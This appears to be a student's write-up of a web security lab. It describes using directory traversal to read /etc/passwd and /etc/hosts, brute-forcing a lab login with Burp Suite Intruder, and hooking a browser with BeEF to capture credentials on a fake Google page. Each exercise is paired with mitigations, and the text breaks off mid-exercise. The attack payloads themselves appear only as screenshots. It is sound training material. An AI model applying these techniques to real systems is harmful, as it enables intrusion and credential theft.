
Homework 15: Web Vulnerabilities and Hardening


## **Web Application 1: Your Wish is My Command Injection**

You are tasked with using the dot-dot-slash method to design two payloads that will display the contents of the following files:

 /etc/passwd



 /etc/hosts



**Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.




**Possible mitigation strategies:**

* Have input validation against untrusted inputs so that any input to the application that has not been previously validated must be examined first.
* Apply the principle of least privilege. Ensure that each web server can only access directories or files it should be able to access, as a second line of defense.

## **Web Application 2: A Brute Force to Be Reckoned With**

To access the application where we will perform our activity, enter in the following URL: <http://192.168.13.35/ba_insecure_login_1.php>





Years ago, Replicants had a systems breach and several administrators passwords were stolen by a malicious hacker. The malicious hacker was only able to capture a list of passwords, not the associated accounts' usernames. Your manager is concerned that one of the administrators that accesses this new web application is using one of these compromised passwords. Therefore, there is a risk that the malicious hacker can use these passwords to access an administrator's account and view confidential data.


Use the web application tool Burp Suite, specifically the Burp Suite Intruder feature, to determine if any of the administrator accounts are vulnerable to a brute force attack on this web application.

You've been provided with a list of administrators and the breached passwords:

* List of Administrators
* Breached list of Passwords








The login and username password combination ***tonystark*** and ***I am Iron Man*** resulted in a successful login, as shown in the screenshot above.


**Possible mitigation strategies:**

* Set up Multi-factor Authentication
* Require more complex passwords and a lockout for a set amount of failed login attempts


## **Web Application 3: Where’s the BeEF?**




You have successfully completed the setup when you have reached the BeEF Control Panel shown in the image below:




Click the second "here" to access the advanced version. This will open the following website, which has been infected with a BeEF hook. Note that once you have pulled up this infected webpage, your browser has now been hooked!




Click on the browser 127.0.0.1 as indicated in the screenshot below.



Now we are ready to test an exploit. Lets see what would happen if a victim entered in their credentials. Use the following credentials to login in to the fake Google page.

